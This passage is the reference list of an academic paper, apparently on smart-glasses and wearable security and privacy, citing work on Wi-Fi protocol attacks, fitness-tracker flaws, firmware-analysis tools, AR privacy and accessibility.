[13] Andrea Bittau, Mark Handley, and Joshua Lackey. 2006. The Final Nail in WEP's Coffin. In *Proceedings of the 2006 IEEE Symposium on Security and Privacy (SP '06)*. IEEE Computer Society, Washington, DC, USA, 386–400. https://doi.org/10.1109/SP.2006.40

[14] Nancy Cam-Winget, Russ Housley, David Wagner, and Jesse Walker. 2003. Security Flaws in 802.11 Data Link Protocols. *Commun. ACM* 46, 5 (May 2003), 35–39. https://doi.org/10.1145/769800.769823

[15] Jiska Classen, Daniel Wegemer, Paul Patras, Tom Spink, and Matthias Hollick. 2018. Anatomy of a Vulnerable Fitness Tracking System: Dissecting the Fitbit Cloud, App, and Firmware. *Proc. ACM Interact. Mob. Wearable Ubiquitous Technol.* 2, 1, Article 5 (March 2018), 24 pages. https://doi.org/10.1145/3191737

[16] European Commission. 2020. EU Data Protection Rules. https://ec.europa.eu/info/law/law-topic/data-protection/eu-data-protection-rules_en

[17] European Commission. 2020. Proposal for an ePrivacy Regulation. https://ec.europa.eu/digital-single-market/en/proposal-eprivacy-regulation

[18] Wikipedia contributors. [n. d.]. About iw. Retrieved Sep. 2019 from https://wireless.wiki.kernel.org/en/users/documentation/iw

[19] Wikipedia contributors. [n. d.]. Small Outline Integrated Circuit. Retrieved September 8, 2019 from https://en.wikipedia.org/wiki/Small_Outline_Integrated_Circuit

[20] Aveek K. Das, Parth H. Pathak, Chen-Nee Chuah, and Prasant Mohapatra. 2016. Uncovering Privacy Leakage in BLE Network Traffic of Wearable Fitness Trackers. In *Proceedings of the 17th International Workshop on Mobile Computing Systems and Applications (HotMobile '16)*. ACM, New York, NY, USA, 99–104. https://doi.org/10.1145/2873587.2873594

[21] B. A. Delail and C. Y. Yeun. 2015. Recent advances of smart glass application security and privacy. In *Proc. of the 10th Int. Conf. for Internet Technology and Secured Transactions (ICITST '15)*. 65–69. https://doi.org/10.1109/ICITST.2015.7412058

[22] Levent Demir, Mathieu Cunche, and Cédric Lauradoux. 2014. Analysing the Privacy Policies of Wi-Fi Trackers. In *Proceedings of the 2014 Workshop on Physical Analytics (WPA '14)*. ACM, New York, NY, USA, 39–44. https://doi.org/10.1145/2611264.2611266

[23] Tamara Denning, Zakariya Dehlawi, and Tadayoshi Kohno. 2014. In Situ with Bystanders of Augmented Reality Glasses: Perspectives on Recording and Privacy-mediating Technologies. In *Proc. of the 32nd Annual Conf. on Human Factors in Computing Systems (CHI '14)*. ACM, New York, NY, USA, 2377–2386. https://doi.org/10.1145/2556288.2557352

[24] Robert Kaiser (Ed.). 2018. *Proc. of WAMOS 2018, the 4th Wiesbaden Workshop on Advanced Microkernel Operating Systems*. RheinMain University of Applied Sciences. https://www.cs.hs-rm.de/~kaiser/events/wamos2018/wamos18-proceedings.pdf

[25] Serge Egelman, Raghudeep Kannavara, and Richard Chow. 2015. Is This Thing On?: Crowdsourcing Privacy Indicators for Ubiquitous Sensing Platforms. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems (CHI '15)*. ACM, New York, NY, USA, 1669–1678. https://doi.org/10.1145/2702123.2702251

[26] Malin Eiband, Mohamed Khamis, Emanuel von Zezschwitz, Heinrich Hussmann, and Florian Alt. 2017. Understanding Shoulder Surfing in the Wild: Stories from Users and Observers. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems (CHI '17)*. ACM, New York, NY, USA, 4254âĂŞ4265. https://doi.org/10.1145/3025453.3025636

[27] Pardis Emami-Naeini, Sruti Bhagavatula, Hana Habib, Martin Degeling, Lujo Bauer, Lorrie Faith Cranor, and Norman Sadeh. 2017. Privacy Expectations and Preferences in an IoT World. In *Proceedings of the 13th USENIX Conference on Usable Privacy and Security (SOUPS '17)*. 399–412. http://dl.acm.org/citation.cfm?id=3235924.3235956

[28] European Data Protection Supervisor. 2019. Tehnology Report No. 1: Smart Glasses and Data Protection. https://edps.europa.eu/sites/edp/files/publication/19-01-18_edps-tech-report-1-smart_glasses_en.pdf.

[29] European Telecommunications Standards Institute. 2015. ETSI EN 300 328 V1.9.1: Electromagnetic compatibility and Radio spectrum Matters (ERM); Wideband transmission systems; Data transmission equipment operating in the 2.4 GHz ISM band and using wide band modulation techniques; Harmonized EN covering the essential requirements of article 3.2 of the R&TTE Directive. https://www.etsi.org/deliver/etsi_en/300300_300399/300328/01.09.01_60/en_300328v010901p.pdf

[30] Hossein Fereidooni, Tommaso Frassetto, Markus Miettinen, Ahmad-Reza Sadeghi, and Mauro Conti. 2017. Fitness Trackers: Fit for Health but Unfit for Security and Privacy. In *Proceedings of the Second IEEE/ACM Int. Conference on Connected Health: Applications, Systems and Engineering Technologies (CHASE '17)*. IEEE Press, Piscataway, NJ, USA, 19–24. https://doi.org/10.1109/CHASE.2017.54

[31] flashrom. [n. d.]. flashrom. Retrieved September 8, 2019 from https://www.flashrom.org/Flashrom

[32] Matias Fontanini. [n. d.]. libtins: C++ packet sniffing and crafting library. Retrieved September 8, 2019 from http://libtins.github.io/

[33] Future Technology Devices Int. Ltd. [n. d.]. USB TTL serial. Retrieved September 8, 2019 from https://www.ftdichip.com/Products/Cables/USBTTLSerial.htm

[34] Craig Heffner. [n. d.]. Binwalk. Retrieved September 8, 2019 from https://github.com/ReFirmLabs/binwalk

[35] Craig Heffner. 2013. Differentiate Encryption From Compression Using Math. http://www.devttys0.com/2013/06/differentiate-encryption-from-compression-using-math/

[36] Craig Heffner. 2013. Encryption vs Compression, Part 2. http://www.devttys0.com/2013/06/encryption-vs-compression-part-2/

[37] Hereta. [n. d.]. Spy Camera Glasses with Video Support Up to 32GB TF Card 1080P Video Camera Glasses Portable Video Recorder. Retrieved Sep. 2019 from https://www.amazon.com/Camera-Glasses-Support-Portable-Recorder/dp/B07F2MV9ZR/ref=pd_cp_421_3

[38] Roberto Hoyle, Robert Templeman, Denise Anthony, David Crandall, and Apu Kapadia. 2015. Sensitive Lifelogs: A Privacy Analysis of Photos from Wearable Cameras. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems (CHI '15)*. ACM, New York, NY, USA, 1645–1648. https://doi.org/10.1145/2702123.2702183

[39] Roberto Hoyle, Robert Templeman, Steven Armes, Denise Anthony, David Crandall, and Apu Kapadia. 2014. Privacy Behaviors of Lifeloggers Using Wearable Cameras. In *Proceedings of the 2014 ACM Int. Joint Conference on Pervasive and Ubiquitous Computing (UbiComp '14)*. ACM, New York, NY, USA, 571–582. https://doi.org/10.1145/2632048.2632079

[40] Jane C. Hu. 2018. How One Lightbulb Could Allow Hackers to Burgle Your Home. https://qz.com/1493748/how-one-lightbulb-could-allow-hackers-to-burgle-your-home/.

[41] MD. Rasel Islam, Doyoung Lee, Liza Suraiya Jahan, and Ian Oakley. 2018. GlassPass: Tapping Gestures to Unlock Smart Glasses. In *Proc. of the 9th Augmented Human Int. Conf. (AH '18)*. ACM, New York, NY, USA, Article 16, 8 pages. https://doi.org/10.1145/3174910.3174936

[42] Dhruv Jain, Leah Findlater, Jamie Gilkeson, Benjamin Holland, Ramani Duraiswami, Dmitry Zotkin, Christian Vogler, and Jon E. Froehlich. 2015. Head-Mounted Display Visualizations to Support Sound Awareness for the Deaf and Hard of Hearing. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems (CHI '15)*. ACM, New York, NY, USA, 241–250. https://doi.org/10.1145/2702123.2702393

[43] Jaeyeon Jung and Matthai Philipose. 2014. Courteous Glass. In *Proc. of the 2014 ACM Int. Joint Conf. on Pervasive and Ubiquitous Computing (UbiComp '14 Adjunct)*. ACM, New York, NY, USA, 1307–1312. https://doi.org/10.1145/2638728.2641711

[44] Alexios Karagiozidis. 2018. Common Attack Vectors of IoT Devices. In *Proceedings of WAMOS 2018, the 4th Wiesbaden Workshop on Advanced Microkernel Operating Systems*, Robert Kaiser (Ed.). 27–33.

[45] Kaspersky. 2016. 1 in 4 Wi-Fi Hotspots Just Waiting to Be Hacked, Kaspersky Lab Stats Show. https://www.kaspersky.com/about/press-releases/2016_1-in-4-wi-fi-hotspots-just-waiting-to-be-hacked-kaspersky-lab-stats-show.

[46] Kaspersky. 2016. Consumer Security Risks Survey 2016: Connected but Not Protected. https://media.kasperskycontenthub.com/wp-content/uploads/sites/45/2018/03/08233604/B2C_survey_2016_report.pdf.

[47] Norman King. 2017. CyberSecurity - Complexity Risk. Retrieved April 9, 2019 from https://hackernoon.com/cyber-security-the-complexity-risk-17197323190

[48] Marion Koelle, Swamy Ananthanarayan, Simon Czupalla, Wilko Heuten, and Susanne Boll. 2018. Your Smart Glasses' Camera Bothers Me!: Exploring Opt-in and Opt-out Gestures for Privacy Mediation. In *Proceedings of the 10th Nordic Conference on Human-Computer Interaction (NordiCHI '18)*. ACM, New York, NY, USA, 473–481. https://doi.org/10.1145/3240167.3240174

[49] Marion Koelle, Matthias Kranz, and Andreas Möller. 2015. Don'T Look at Me That Way!: Understanding User Attitudes Towards Data Glasses Usage. In *Proceedings of the 17th Int. Conf. on Human-Computer Interaction with Mobile Devices and Services (MobileHCI '15)*. ACM, New York, NY, USA, 362–372. https://doi.org/10.1145/2785830.2785842

[50] Marion Koelle, Katrin Wolf, and Susanne Boll. 2018. Beyond LED Status Lights - Design Requirements of Privacy Notices for Body-worn Cameras. In *Proc. of the 12th Int. Conf. on Tangible, Embedded, and Embodied Interaction (TEI '18)*. ACM, 177–187. https://doi.org/10.1145/3173225.3173234

[51] Aaron Kraus. 2019. New Security Risks Posed by Wearables & IoT. https://zeguro.com/blog/new-security-risks-posed-by-wearables-iot.

[52] Bernard Kress, Ehsan Saeedi, and Vincent Brac de-la Perriere. 2014. The Segmentation of the HMD Market: Optics for Smart Glasses, Smart Eyewear, AR and VR Headsetss. In *Photonics Applications for Aviation, Aerospace, Commercial, and Harsh Environments V*, Vol. 9202. Int. Society for Optics and Photonics, SPIE, 107–120. https://doi.org/10.1117/12.2064351

[53] Martin Kurze and Axel Roselius. 2011. Smart Glasses Linking Real Live and Social Network's Contacts by Face Recognition. In *Proc. of the 2nd Augmented Human Int. Conf. (AH '11)*. ACM, Article 31, 2 pages. https://doi.org/10.1145/1959826.1959857

[54] H. Lee, C. Upright, S. Eliuk, and A. Kobsa. 2018. Personalized Visual Recognition via Wearables: A First Step Toward Personal Perception Enhancement. In *Personal Assistants: Emerging Computational Technologies. Intelligent Systems Reference Library*, Costa A., Julian V., and Novais P. (Eds.), Vol. 132. Springer, Cham. https://doi.org/10.1007/978-3-319-62530-0_6

[55] LFHMLF. [n. d.]. LFHMLF HD Spy Hidden Camera Glasses Nanny Cam Loop Video Recorder. Retrieved September 8, 2019 from https://www.amazon.com/LFHMLF-Hidden-Camera-Glasses-Recorder/dp/B07B61BHY9/ref=pd_cp_421_2

[56] Yan Li, Yao Cheng, Yingjiu Li, and Robert H. Deng. 2017. What You See is Not What You Get: Leakage-Resilient Password Entry Schemes for Smart Glasses. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security (ASIA CCS '17)*. ACM, New York, NY, USA, 327–333. https://doi.org/10.1145/3052973.3053042

[57] Anindya Maiti, Ryan Heard, Mohd Sabra, and Murtuza Jadliwala. 2018. Towards Inferring Mechanical Lock Combinations Using Wrist-Wearables As a Side-Channel. In *Proc. of the 11th ACM Conf. on Security & Privacy in Wireless and Mobile Networks (WiSec '18)*. ACM, New York, NY, USA, 111–122. https://doi.org/10.1145/3212480.3212498

[58] Meethu Malu and Leah Findlater. 2014. "OK Glass?" A Preliminary Exploration of Google Glass for Persons with Upper Body Motor Impairments. In *Proc. of the 16th Int. ACM SIGACCESS Conf. on Computers & Accessibility (ASSETS '14)*. ACM, 267–268. https://doi.org/10.1145/2661334.2661400

[59] Meethu Malu and Leah Findlater. 2015. Personalized, Wearable Control of a Head-Mounted Display for Users with Upper Body Motor Impairments. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems (CHI '15)*. ACM, New York, NY, USA, 221–230. https://doi.org/10.1145/2702123.2702188

[60] Célestin Matte and Mathieu Cunche. 2016. DEMO: Panoptiphone: How Unique is Your Wi-Fi Device?. In *Proc. of the 9th ACM Conf. on Security & Privacy in Wireless and Mobile Networks (WiSec '16)*. ACM, 209–211. https://doi.org/10.1145/2939918.2942417

[61] Maxim Integrated Products, Inc. 2009. Reading and Writing 1-Wire Devices Through Serial Interfaces. Retrieved September 8, 2019 from https://www.maximintegrated.com/en/app-notes/index.mvp/id/74

[62] Richard McPherson, Suman Jana, and Vitaly Shmatikov. 2015. No Escape From Reality: Security and Privacy of Augmented Reality Browsers. In *Proceedings of the 24th International Conference on World Wide Web (WWW '15)*. International World Wide Web Conferences Steering Committee, Republic and Canton of Geneva, Switzerland, 743–753. https://doi.org/10.1145/2736277.2741657

[63] Mike Melanson. 2010. Hacking Into Your Account is as Easy as 123456. Retrieved April 9, 2019 from https://readwrite.com/2010/01/21/hacking_into_your_account_is_as_easy_as_123456/

[64] Nathan W. Moon, Paul M.A. Baker, and Kenneth Goughnour. 2019. Designing wearable technologies for users with disabilities: Accessibility, usability, and connectivity factors. *Journal of Rehabilitation and Assistive Technologies Engineering* 6 (2019). https://doi.org/10.1177/2055668319862137

[65] Shohei Mori, Sei Ikeda, and Hideo Saito. 2017. A survey of diminished reality: Techniques for visually concealing, eliminating, and seeing through real objects. *IPSJ Trans. on Computer Vision and Applications* (Dec. 2017), 9–17. https://doi.org/10.1186/s41074-017-0028-1

[66] James Munton and Jelita McLeod. 2011. *The Con: How Scams Work, Why You're Vulnerable, and How to Protect Yourself.* Rowman & Littlefield Publishers, Maryland, USA.

[67] A.B.M. Musa and Jakob Eriksson. 2012. Tracking Unmodified Smartphones Using Wi-Fi Monitors. In *Proc. of the 10th ACM Conf. on Embedded Network Sensor Systems (SenSys '12)*. ACM, New York, NY, USA, 281–294. https://doi.org/10.1145/2426656.2426685

[68] Xiaopeng Niu, Qingbao Li, Wei Wang, and Xiaokang Weng. 2013. Binary Program Statistical Features Hiding Through Huffman Obfuscated Coding. In *Proc. of the 9th Int. Conf. on Intelligent Computing Theories (ICIC'13)*. Springer-Verlag, 275–284. https://doi.org/10.1007/978-3-642-39479-9_33

[69] NorthVision. [n. d.]. NC-C05, Glasses Camera. Retrieved September 8, 2019 from http://northvisiontec.com/products/camera-spy/glasses-eyewear-camera/nc-c05glasses-camera19201080-avi-tf-card-videophoto-876.html

[70] NorthVision. [n. d.]. WIFI Glasses Camera. Retrieved September 8, 2019 from http://www.northvisiontec.com/products/camera-spy/glasses-eyewear-camera/wi-g5wifi-glasses-camera-fhd1080p-30fps-wifi-p2p-tf-max-32g-appgpss-cam-2pcs-batterytouch-on-1908.html

[71] Dave Null. 2019. How To Do Firmware Analysis. Tools, Tips, and Tricks. https://www.pentestpartners.com/security-blog/how-to-do-firmware-analysis-tools-tips-and-tricks/

[72] Halley Profita, Reem Albaghli, Leah Findlater, Paul Jaeger, and Shaun K. Kane. 2016. The AT Effect: How Disability Affects the Perceived Social Acceptability of Head-Mounted Display Use. In *Proc. of the 2016 CHI Conf. on Human Factors in Computing Systems (CHI '16)*. ACM, 4884–4895. https://doi.org/10.1145/2858036.2858130

[73] Puya Semiconductor. 2018. P25Q16H Datasheet. Retrieved September 8, 2019 from http://www.puyasemi.com/uploadfiles/2018/08/20180807152503253.pdf

[74] Kun Qian, Chenshu Wu, Zheng Yang, Chaofan Yang, and Yunhao Liu. 2016. Decimeter Level Passive Tracking with Wifi. In *Proceedings of the 3rd Workshop on Hot Topics in Wireless (HotWireless '16)*. ACM, New York, NY, USA, 44–48. https://doi.org/10.1145/2980115.2980131

[75] Research and Markets. 2020. Disposable Medical Sensors - A Global Market Overview. https://www.researchandmarkets.com/reports/5014114/disposable-medical-sensors-a-global-market?utm_source=dynamic&utm_medium=GNOM&utm_code=slltr5&utm_campaign=1379192+-+Global+Market+Overview+on+Disposable+Medical+Sensors+(2019+to+2026)+-+Featuring+Abbott%2c+Broadcom+%26+First+Sensor+Among+Others&utm_exec=jamu273gnomd

[76] Franziska Roesner, Tadayoshi Kohno, and David Molnar. 2014. Security and Privacy for Augmented Reality Systems. *Commun. ACM* 57, 4 (April 2014), 88–96. https://doi.org/10.1145/2580723.2580730

[77] Petruța-Paraschiva Rusu, Maria-Doina Schipor, and Radu-Daniel Vatavu. 2019. A Lead-In Study on Well-Being, Visual Functioning, and Desires for Augmented Reality Assisted Vision for People with Visual Impairments. In *Proceedings of the 7th IEEE International Conference on e-Health and Bioengineering (EHB '19)*. http://dx.doi.org/10.1109/EHB47216.2019.8970074

[78] Seyedmostafa Safavi and Zarina Shukur. 2014. Improving Google Glass security and privacy by changing the physical and software structure. *Life Science Journal* 11, 5 (2014), 109–117. http://www.lifesciencesite.com/lsj/life1105/015_23361life110514_109_117.pdf

[79] H. Schulzrinne, S. Casner, R. Frederick, and V. Jacobson. 2003. RTP: A Transport Protocol for Real-Time Applications. Retrieved September 8, 2019 from https://tools.ietf.org/html/rfc3550

[80] Prakash Shrestha and Nitesh Saxena. 2017. An Offensive and Defensive Exposition of Wearable Computing. *ACM Comput. Surv.* 50, 6, Article 92 (Nov. 2017), 39 pages. https://doi.org/10.1145/3133837

[81] Shachar Siboni, Asaf Shabtai, and Yuval Elovici. 2018. Leaking Data from Enterprise Networks Using a Compromised Smartwatch Device. In *Proc. of the 33rd Annual ACM Symp. on Applied Computing (SAC '18)*. ACM, 741–750. https://doi.org/10.1145/3167132.3167214

[82] Snapchat. [n. d.]. Spectacles by Snapchat. Capture Your World in 3D. Retrieved September 8, 2019 from https://www.spectacles.com/

[83] SplashData. 2017. 100 Worst Passwords of 2017! The Full List. Retrieved August 29, 2019 from https://www.teamsid.com/worst-passwords-2017-full-list/

[84] SplashData. 2018. The Top 50 Worst Passwords of 2018. Retrieved August 29, 2019 from https://www.teamsid.com/100-worst-passwords-top-50/

[85] Statista. 2017. Smart Augmented Reality Glasses Unit Shipments Worldwide from 2016 to 2022 (in 1,000s). Retrieved September 8, 2019 from https://www.statista.com/statistics/610496/smart-ar-glasses-shipments-worldwide/

[86] Lee Stearns, Victor DeSouza, Jessica Yin, Leah Findlater, and Jon E. Froehlich. 2017. Augmented Reality Magnification for Low Vision Users with the Microsoft Hololens and a Finger-Worn Camera. In *Proceedings of the 19th International ACM SIGACCESS Conference on Computers and Accessibility (ASSETS '17)*. ACM, New York, NY, USA, 361–362. https://doi.org/10.1145/3132525.3134812

[87] Julian Steil, Marion Koelle, Wilko Heuten, Susanne Boll, and Andreas Bulling. 2019. PrivacEye: Privacy-Preserving Head-Mounted Eye Tracking Using Egocentric Scene Image and Eye Movement Features. In *Proceedings of the 11th ACM Symposium on Eye Tracking Research & Applications (ETRA '19)*. ACM, New York, NY, USA, Article 26, 10 pages. https://doi.org/10.1145/3314111.3319913

[88] Mano ten Napel. 2014. Wearables and Quantified Self Demand Security-First Design. https://www.wired.com/insights/2014/10/wearables-security-first-design/

[89] Erik Tews, Ralf-Philipp Weinmann, and Andrei Pyshkin. 2001. Breaking 104 bit WEP in less than 60 seconds. In *Proceedings of the Int. Workshop on Information Security Applications (WISA '07)*, Vol. 2259. 1–24. https://doi.org/10.1007/978-3-540-77535-5_14

[90] Mathy Vanhoef and Frank Piessens. 2017. Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2. In *Proc. of the 2017 ACM SIGSAC Conf. on Computer and Communications Security (CCS '17)*. ACM, 1313–1328. https://doi.org/10.1145/3133956.3134027

[91] Mathy Vanhoef and Frank Piessens. 2018. Release the Kraken: New KRACKs in the 802.11 Standard. In *Proc. of the 2018 ACM SIGSAC Conf. on Computer and Communications Security (CCS '18)*. ACM, New York, NY, USA, 299–314. https://doi.org/10.1145/3243734.3243807

[92] Radu-Daniel Vatavu and Jean Vanderdonckt. 2020. Design Space and Users' Preferences for Smartglasses Graphical Menus: A Vignette Study. In *Proceedings of the 19th International Conference on Mobile and Ubiquitous Multimedia (MUM '20)*. ACM, New York, NY, USA. https://doi.org/10.1145/3428361.3428467

[93] Chen Wang, Xiaonan Guo, Yan Wang, Yingying Chen, and Bo Liu. 2016. Friend or Foe?: Your Wearable Devices Reveal Your Personal PIN. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security (ASIA CCS '16)*. ACM, New York, NY, USA, 189–200. https://doi.org/10.1145/2897845.2897847

[94] He Wang, Ted Tsung-Te Lai, and Romit Roy Choudhury. 2015. MoLe: Motion Leaks Through Smartwatch Sensors. In *Proceedings of the 21st Annual International Conference on Mobile Computing and Networking (MobiCom '15)*. ACM, New York, NY, USA, 155–166. https://doi.org/10.1145/2789168.2790121

[95] Steve Weisman. 2012. *50 Ways to Protect Your Identity in a Digital Age: New Financial Threats You Need to Know and How to Avoid Them, 2nd Ed.* Pearson Education, Inc., New Jersey, USA.
[96] Wigle.Net. [n. d.]. WiGLE: Wireless Network Mapping. Retrieved August 5, 2020 from https://www.wigle.net/stats#mainstats
[97] Christian Winkler, Jan Gugenheimer, Alexander De Luca, Gabriel Haas, Philipp Speidel, David Dobbelstein, and Enrico Rukzio. 2015. Glass Unlock: Enhancing Security of Smartphone Unlocking Through Leveraging a Private Near-eye Display. In *Proc. of the 33rd Annual Conf. on Human Factors in Computing Systems (CHI '15)*. ACM, 1407–1410. https://doi.org/10.1145/2702123.2702316
[98] Wireshark. [n. d.]. Wireshark. Go Deep. Retrieved September 8, 2019 from https://www.wireshark.org/
[99] XR Access. [n. d.]. Home | XR Access Initiative. https://xraccess.org/
[100] Yaoawe. [n. d.]. FHD 1080P Wearable Camera with Video Recording Mini Spy Camera Sunglasses. Retrieved September 8, 2019 from https://www.amazon.com/Wearable-Recording-Sunglasses-Camcorder-Snapshorts/dp/B07BMYJBDS?ref=fsclp_pl_dp_2
[101] Yaoawe. [n. d.]. [Upgraded Version] FHD Hidden Camera Eyeglasses, Super Small Surveillance Spy Camera Glasses. Retrieved September 8, 2019 from https://www.amazon.com/Upgraded-Version-Hidden-Camera-Eyeglasses/dp/B077MDNFN2/ref=pd_cp_421_1
[102] Qinggang Yue, Zhen Ling, Xinwen Fu, Benyuan Liu, Wei Yu, and Wei Zhao. 2014. My Google Glass Sees Your Passwords! (Black Hat USA 2014 White paper). https://docs.huihoo.com/blackhat/usa-2014/us-14-Fu-My-Google-Glass-Sees-Your-Passwords-WP.pdf
[103] Ruide Zhang, Ning Zhang, Changlai Du, Wenjing Lou, Y. Thomas Hou, and Yuichi Kawamoto. 2017. From Electromyogram to Password: Exploring the Privacy Impact of Wearables in Augmented Reality. *ACM Trans. Intell. Syst. Technol.* 9, 1, Article 13 (Sept. 2017), 20 pages. https://doi.org/10.1145/3078844
[104] Yuhang Zhao, Elizabeth Kupferstein, Hathaitorn Rojnirun, Leah Findlater, and Shiri Azenkot. 2020. The Effectiveness of Visual and Audio Wayfinding Guidance on Smartglasses for People with Low Vision. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems (CHI '20)*. ACM, New York, NY, USA, 1–14. https://doi.org/10.1145/3313831.3376516